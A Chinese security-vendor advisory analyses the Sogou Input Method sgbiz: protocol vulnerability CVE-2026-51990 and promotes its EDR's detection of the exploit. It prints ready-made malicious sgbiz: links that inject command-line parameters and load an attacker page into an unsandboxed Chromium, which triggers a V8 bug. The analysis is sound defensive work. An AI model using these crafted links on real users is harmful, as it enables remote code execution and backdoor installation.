搜狗输入法CVE-2026-51990在野利用:联软UniEDR检测有效、阻断到位
近日,联软安全运营团队监测到互联网披露了针对 Windows 版搜狗输入法远程代码执行漏洞(CVE-2026-51990)的在野攻击:攻击者仅需一条 sgbiz: 链接,即可将恶意网页送入无沙箱的内置 Chromium 并执行任意代码,该漏洞目前已被用于投放 GRAYRABBIT 后门。联软安全运营团队已第一时间完成漏洞复现与利用链验证,并同步实测了 UniEDR 的防护效果——内置专家规则(规则名称:通过搜狗输入法远程执行代码(CVE-2026-51990))可实时检出利用行为,开启实时拦截后可在恶意渲染进程启动阶段完成阻断,攻击在代码执行前即告失败。以下为检测阻断实测过程与完整漏洞分析。
一、联软 UniEDR 检测与阻断实测
联软安全运营团队已在实验环境中完整复现该漏洞的利用链,并以此验证 UniEDR 的防护效果。UniEDR 内置专家规则(规则名称:通过搜狗输入法远程执行代码(CVE-2026-51990),告警名称“通过搜狗输入法远程执行代码(CVE-2026-51990)”)可实时检出漏洞利用行为;开启实时拦截后,可在恶意渲染进程启动阶段直接阻断,使攻击链无法走完。


① 访问恶意链接:本地计算器被直接拉起,说明漏洞利用成功,任意代码已在本机执行。

② UniEDR 实时告警:规则 ID 200330 命中,风险等级为“高”,攻击链上的每一步进程创建均被完整记录。

③ 告警详情可完整还原攻击链:(点击sgbiz链接)msedge.exe → biz_helper.exe → SGMyInput.exe → SGWebRender.exe 的逐级创建关系清晰可见,并保留关键进程命令行,为溯源与处置提供直接证据。

④ 开启实时拦截后,SGWebRender.exe 在启动阶段即被终止,恶意页面始终停留在“正在加载”,页面代码无法执行,漏洞利用被彻底阻断。实测表明,UniEDR 对搜狗输入法 CVE-2026-51990 的利用行为具备“检测—分析—阻断”的完整能力闭环:检测环节规则精准命中、告警及时;分析环节进程链与命令行可完整回溯;阻断环节在恶意渲染进程启动前完成拦截,攻击以失败告终。
下文将完整复现该漏洞的成因与利用链,以便说明 UniEDR 究竟检测到了什么、又阻断在何处。
二、漏洞背景
近日,联软安全运营团队发现针对 Windows 版搜狗输入法的野外攻击。攻击者(公开报告记为 UNC3569)以一条 sgbiz: 链接将受害者引导至皮肤商城的内置浏览器,再在其中触发 V8 n-day 漏洞并植入后门。目前该攻击已被 UNC3569 组织用于投放 GRAYRABBIT 后门
(文章来源:https://www.gendigital.com/blog/insights/research/one-click-backdoor-sogou)。
三、漏洞复现
CVE-2026-51990
搜狗输入法并非单一可执行文件,而是一组通过 Windows 自定义协议(如 sgbiz:)通信的组件集合。在注册表 HKEY_CLASSES_ROOT\sgbiz 下可以看到,搜狗输入法注册了以下程序来解析 sgbiz 协议:
C:\Program Files (x86)\SogouInput\Components\biz_center\1.0.0.3315\biz_helper.exe 去解析 sgbiz 协议。

因此,用户打开任何以 sgbiz: 开头的 URL,Windows 都会将其交给协议处理程序 biz_helper.exe。更重要的是,该协议允许调用方指定启动哪一个搜狗组件,并为其附带任意命令行参数。当 biz_helper.exe 收到携带 sg_process 命令的 sgbiz: URL 时,内容如下:
sgbiz:sg_process?module=sgmyinput.exe¶m=-page=skincenter -url=http://192.168.145.132/qq.html
它会从 URL 中提取以下五个参数:
module: 要启动的搜狗可执行文件的名称
param: 传递给该可执行文件的命令行参数
work_dir: 工作目录
start_mode: 启动进程的方式
start_show: 窗口显示状态
但 param 参数没有任何校验:从 URL 中取出后仅做一次 URL 解码,便被原封不动地作为命令行参数传递给 module 所指向的任意可执行文件。这意味着攻击者可以构造一条链接,任意启动搜狗的可执行文件并注入任意命令行参数——这也为第二个漏洞埋下了伏笔。
SGMyInput.exe:可加载任意 URL
SGMyInput.exe 是皮肤类界面,-page= 决定打开哪一模块 UI。其中 skincenter 页面是皮肤市场,它会创建一个 CEF(Chromium 嵌入式框架)Webview 来显示皮肤商店。Webview 就绪后,程序会检查命令行中是否带有 -url,若有则将指定 URL 交给下一步渲染。值得一提的是,搜狗输入法对传入的 URL 未做任何校验,任何 URL 都会被渲染。
攻击者可以构造如下链接,通过 SGMyInput.exe 初始化 skincenter 模块,指定的 URL 即会被渲染:
sgbiz:sg_process?module=sgmyinput.exe¶m=-page=skincenter -url=http://192.168.145.132/qq.html
Chromium V8 n-day
搜狗输入法的皮肤渲染进程为 SGWebRender.exe,它本身只是一个薄启动器,实际加载的 DLL 为 SGMiniBrowserHelperHost1.0.0.8.dll。

该 DLL 捆绑的 libcef.dll 版本为 CEF 80.1.16 / Chromium 80.0.3987.163,版本严重落后,存在大量 V8 n-day 漏洞。

研究发现,搜狗输入法直接禁用了 Chromium 沙箱,同时也关闭了同源策略。这意味着 SGWebRender.exe 渲染器一旦被攻破,原生 shellcode 便以当前用户权限直接执行,无需再做额外逃逸。
四、完整攻击链利用
攻击者可以构造如下恶意链接(需进行两次 URL 编码):
sgbiz:sg_process?module=sgmyinput.exe¶m=-page%3Dskincenter%20-url%3Dhttp%253a%252f%252f192.168.145.132%252fpoc1.html
当用户点击该链接后,Windows 识别到 sgbiz 协议,随即拉起 biz_helper.exe 进行解析。

biz_helper.exe 识别到 module 参数为 sgmyinput.exe,随即启动 sgmyinput.exe 初始化 skincenter 模块,并将 URL 传递至下一步渲染。

该网页包含触发 CVE-2021-38003(V8 漏洞)的 JavaScript 代码,一旦 SGWebRender.exe 渲染该页面,内嵌的 shellcode 便会随之执行。
五、漏洞影响范围
产品名称 | 搜狗输入法 |
影响版本 | Version < 16.3.0.3498 |
六、漏洞处置
漏洞类型 | 进程参数注入 |
处置等级 | 高风险 |
漏洞利用 | 已被 UNC3569 用于投放 GRAYRABBIT 后门 |
是否有POC | 是 |
七、修复建议
官方已发布修复版本,请及时升级。下载地址:
https://shurufa.sogou.com/windows
八、总结
Windows 版搜狗输入法(16.3.0.3498 之前)存在自定义协议缺陷(CVE-2026-51990):攻击者仅需一条 sgbiz: 链接,即可将恶意网页送入无沙箱的内置 Chromium 80 并执行任意代码,进而植入后门。本次实测证明,联软 UniEDR 已具备对该漏洞利用的完整防护能力——专家规则 200330 可实时检出,开启实时拦截后可在恶意渲染进程启动阶段阻断利用。建议用户尽快将搜狗输入法升级至 16.3.0.3498 或更高版本。